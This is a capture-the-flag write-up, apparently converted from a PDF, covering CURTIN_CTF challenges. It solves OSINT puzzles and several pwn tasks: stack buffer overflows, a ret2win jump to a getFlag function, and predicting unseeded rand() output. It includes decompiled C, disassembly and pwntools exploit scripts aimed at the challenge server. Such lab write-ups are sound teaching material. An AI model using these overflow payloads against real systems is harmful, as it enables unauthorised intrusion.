
Theres other 2 bag in the picture but I seems to recognize the small bags as I have one too.

Tried my luck and got it

Flag: CURTIN_CTF{Skybags_Quechua}

Weird Text


The challenge was quite simple as it just gives us long strings to be decode, base on the looks of the strings it was base64. We decode it multiple times and got the flag.



Flag: CURTIN_CTF{T00_MUCH_B45364_15_T00_MUCH_T00_H4NDL3}

Hoax


The challenge gives us credit card image to find the bank name. We analyze the image and find another card image, so we reverse search the card image and got the real image and find the bank name.



Flag: CURTIN_CTF{Mastercard_HDFC_Bank}

Pwn & Reverse Eng

Intro to Buffer Overflow



A simple spamming 'a' in the buffer may lead to the discovery of a vulnerability, potentially exposing sensitive data or triggering unintended program behavior. In these cases it will pop the flag.


```
┌──(osiris㉿ALICE)-[~]
└─$ nc 3.26.44.175 3333
Overflow me to get the flag:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Congratulations!!!
Here is your flag!
CURTIN_CTF{Y0UR_F1R5T_0V3RFL0W}
```

Flag: CURTIN_CTF{Y0UR_F1R5T_0V3RFL0W}

Let The Random Games Begin 1


When running the code, notice the code Number doesn't change. We craft simple python to send the Number that we gather from tested nc.

```
from pwn import *
#context.bits=64
#e = ELF('./challenge.bin')

p=remote('3.26.44.175',3337)


p.sendline("1804289383")
p.sendline("846930886")
p.sendline("1681692777")
p.sendline("1714636915")
p.sendline("1957747793")
p.interactive()
```



FLAG: CURTIN_CTF{N0_S33D_N0_R4ND0M}

Don't go overboard





```
undefined8 main(void)

{
  char local_58 [48];
  char local_28 [16];
  FILE *local_18;
  char local_a;
  char local_9;

  local_9 = '0';
  local_a = '1';
  gets(local_28);
  printf("\nshowflag: %c and secured: %c\n",(ulong)(uint)(int)local_9,(ulong)(uint)(int)local_a);
  printf("\ninput: %s\n",local_28);
  if ((local_9 == '5') && (local_a == '0')) {
    local_18 = fopen("flag.txt","r");
    fgets(local_58,0x1f,local_18);
    fclose(local_18);
    printf("\n\nCongratulation!!!\nHere is your flag!\n%s",local_58);
  }
  else {
    puts("\nBetter luck next time!");
  }
  return 0;
}
```

While reading the code. Noticed that the condition to display the flag is flags='5', and secured='0'.

But for now we just need to find the Buffer. Sure we can use math which is buffer [48] – [16] = [32]. But we can try using gdb-peda to find the buffer offset.

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/curtin/pwn]
└─$ gdb-peda
gdb-peda$ file challenge.bin
Reading symbols from challenge.bin...
(No debugging symbols found in challenge.bin)
gdb-peda$ pattern create 50
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA'
gdb-peda$
```



Running the code inside radare2. Paste the pattern and then lookup for RBP 0x61414

```
gdb-peda$ pattern offset A)AAEAAa
A)AAEAAa found at offset: 32
gdb-peda$
```

Now we can confirm that the buffer offset is at 32.

```python
from pwn import *
context.bits=64
#e = ELF('./main')

#p=process(e.path)
p=remote('3.26.44.175',3334)

overwrite=(b"0"*30)+b"05"

p.sendline(overwrite)
p.interactive()
```


For the code, the number will buffer for 30 times and 31,32 places will send the “0” and “5”


Try running it.

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/curtin/pwn]
└─$ python solver2.py
[+] Opening connection to 3.26.44.175 on port 3334: Done
[*] Switching to interactive mode
Overflow me to get the flag:

showflag: 5 and secured: 0
input: 00000000000000000000000000000005


Congratulation!!!
Here is your flag!
CURTIN_CTF{T@RG3TT3D_0V3RF10W}[*] Got EOF while reading in interactive
$ S
```

Flag: CURTIN_CTF{T@RG3TT3D_0V3RF10W}

Don't go overboard 2







It shows the input and the showflag value what if we overflow same like previous question?

```
undefined8 main(void)

{
  char local_58 [48];
  char local_28 [16];
  FILE *local_18;
  uint local_10;
  uint local_c;

  local_c = 0;
  local_10 = 1;
  gets(local_28);
  printf("\nshowflag: %d and secured: %d\n",(ulong)local_c,(ulong)local_10);
  printf("\ninput: %s\n",local_28);
  if ((local_c == 0xf) && (local_10 == 0x405)) {
    local_18 = fopen("flag.txt","r");
    fgets(local_58,0x1f,local_18);
    fclose(local_18);
    printf("\n\nCongratulation!!!\nHere is your flag!\n%s",local_58);
  }
  else {
    puts("\nBetter luck next time!");
  }
  return 0;
}
```

Same as previous question. But the condition is now 0xf && 0x405 . now we can send the directly payload.



I try to run directly from my WSL. But I don't get the output. Now try on different machine. Then we get the flag.



Flag: CURTIN_CTF{P4YL04D_OV3RF10W}

Let The Random Games Begin 2


```
void generateRandoms(void)

{
  undefined8 *puVar1;
  undefined8 uVar2;
  long in_FS_OFFSET;
  uint local_74;
  int local_70;
  int local_6c;
  int local_68;
  long local_60;
  undefined8 *local_58;
  FILE *local_50;
  char local_48 [40];
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  local_58 = (undefined8 *)malloc(0x28);
  local_74 = 4;
  for (local_6c = 0; local_6c < 5; local_6c = local_6c + 1) {
    puVar1 = local_58 + local_6c;
    uVar2 = getRandomValue();
    *puVar1 = uVar2;
  }
  local_68 = 4;
  printf("\nThe random number is %ld",*local_58);
  puts("\nDo you think you can guess the successive 4 numbers?");
  local_70 = 1;
  do {
    if (local_68 < 1) {
      printf("\nYou didn\'t get them all right!\nBetter luck next time!");
LAB_001014bc:
      if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
        __stack_chk_fail();
      }
      return;
    }
```

These times the value is random

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/curtin/pwn/random]
└─$ cat solver2.py
import socket

addr = '3.26.44.175'
port = 3338

def ncThisPlis(s):
    def recv_until(s, read):
        data = b''
        while read.encode('utf-8') not in data:
            chunk = s.recv(1024)
            if not chunk:
                break
            data += chunk
        return data.decode('utf-8').strip()

    while True:
        line = recv_until(s, "The random number is 1804289383")
        print(line)

        s.sendall(b"846930886\n")
        s.sendall(b"1681692777\n")
        s.sendall(b"1714636915\n")
        s.sendall(b"1957747793\n")

        congrats = recv_until(s, "Congratulations you got it right!")
        print(congrats)
        if "Congratulations you got it right!" in congrats:
            print("Yay or Nay?")
            return

if __name__ == "__main__":
    while True:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            try:
                s.connect((addr, port))
                ncThisPlis(s)
            except Exception as e:
                print(f"Error Bang, Pinjam seratus: {e}")
```

Craft my simple python , the value that we get from ‘Begin 1’


Waiting seed to be 1804289383 .Then using the number from first Don’t go overboard 1

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/curtin/pwn/random]
└─$ python solver2.py
The random number is 1804289383
Do you think you can guess the successive 4 numbers?

Enter your guess:
846930886

The random number is 846930886
You guessed it right!!! 3 more guesses to go
Enter your guess: 1681692777
1714636915
1957747793

The random number is 1681692777
You guessed it right!!! 2 more guesses to go
Enter your guess:
The random number is 1714636915
You guessed it right!!! 1 more guesses to go
Enter your guess:
The random number is 1957747793
Congratulations you got it right!
Here is your flag: CURTIN_CTF{7H3_F1RS7_P53UD0}
Yay or Nay?
The random number is 1804289383
Do you think you can guess the successive 4 numbers?

Enter your guess:
846930886

The random number is 846930886
You guessed it right!!! 3 more guesses to go
Enter your guess: 1681692777
1714636915
1957747793
```


Now if the seed is correct. We get the flag

Flag: CURTIN_CTF{7H3_F1RS7_P53UD0}


Classic Buffer Overflow



Open the challenge as radare2 (Can use anything gdb also fine as long as it have address)



Some interesting function ‘sym.getFlag’ it could be a flag function.




```
[0x004010f0]> pdf @ sym.getFlag
┌ 114: sym.getFlag ();
│           ; var char *s @ rbp-0x30
│           ; var file*stream @ rbp-0x8
│           0x004011d6      f30f1efa        endbr64
│           0x004011da      55              push rbp
│           0x004011db      4889e5          mov rbp, rsp
│           0x004011de      4883ec30        sub rsp, 0x30
│           0x004011e2      488d051f0e00.   lea rax, [0x00402008]   ; "r"
│           0x004011e9      4889c6          mov rsi, rax            ; const char *mode
│           0x004011ec      488d05170e00.   lea rax, str.flag.txt   ; 0x40200a ; "flag.txt"
│           0x004011f3      4889c7          mov rdi, rax            ; const char *filename
│           0x004011f6      e8e5fefffe      call sym.imp.fopen      ; file*fopen(const char *filename, const char *mode)
│           0x004011fb      488945f8        mov qword [stream], rax
│           0x004011ff      488b55f8        mov rdx, qword [stream] ; FILE *stream
│           0x00401203      488d45d0        lea rax, [s]
│           0x00401207      be1b000000      mov esi, 0x1b           ; 27 ; int size
│           0x0040120c      4889c7          mov rdi, rax            ; char *s
│           0x0040120f      e8acfefffe      call sym.imp.fgets      ; char *fgets(char *s, int size, FILE *stream)
│           0x00401214      488b45f8        mov rax, qword [stream]
│           0x00401218      4889c7          mov rdi, rax            ; FILE *stream
│           0x0040121b      e880fefffe      call sym.imp.fclose     ; int fclose(FILE *stream)
│           0x00401220      488d45d0        lea rax, [s]
│           0x00401224      4889c6          mov rsi, rax
│           0x00401227      488d05ea0d00.   lea rax, str._n_nCongratulation____nHere_is_your_flag__n_s ; 0x402018 ; "\n\nCongratulation!!!\nHer
e is your flag!\n%s"
│           0x0040122e      4889c7          mov rdi, rax            ; const char *format
│           0x00401231      b800000000      mov eax, 0
│           0x00401236      e875fefffe      call sym.imp.printf     ; int printf(const char *format)
│           0x0040123b      c705172e0000.   mov dword [obj.flagged], 1  ; [0x40405c:4]=0
│           0x00401245      90              nop
│           0x00401246      c9              leave
└           0x00401247      c3              ret
[0x004010f0]>
```

Looking at the getFlag function the address 0x004011e9 will locate the flag.txt.


Now we get the address. Proceed with calling the getFlag.

```
from pwn import *
context.bits=64
e = ELF('./challenge.bin')

#p=process(e.path)
p=remote('3.26.44.175',3336)

overwrite=b"A"*40
addr=0x004011d6

payload=overwrite
payload+=p64(addr)

#p.sendline("Wang")
p.sendline(payload)
p.interactive()
```




Flag: CURTIN_CTF{B4S1C_0V3RF10W}

Let The Random Games Begin 3



Same as Random 2. But the seed doesn't show. We just need to force the number first. Then manually enter the value.




Flag: CURTIN_CTF{I75_4LL_R4ND0M}

OSINT

Party All Night 1

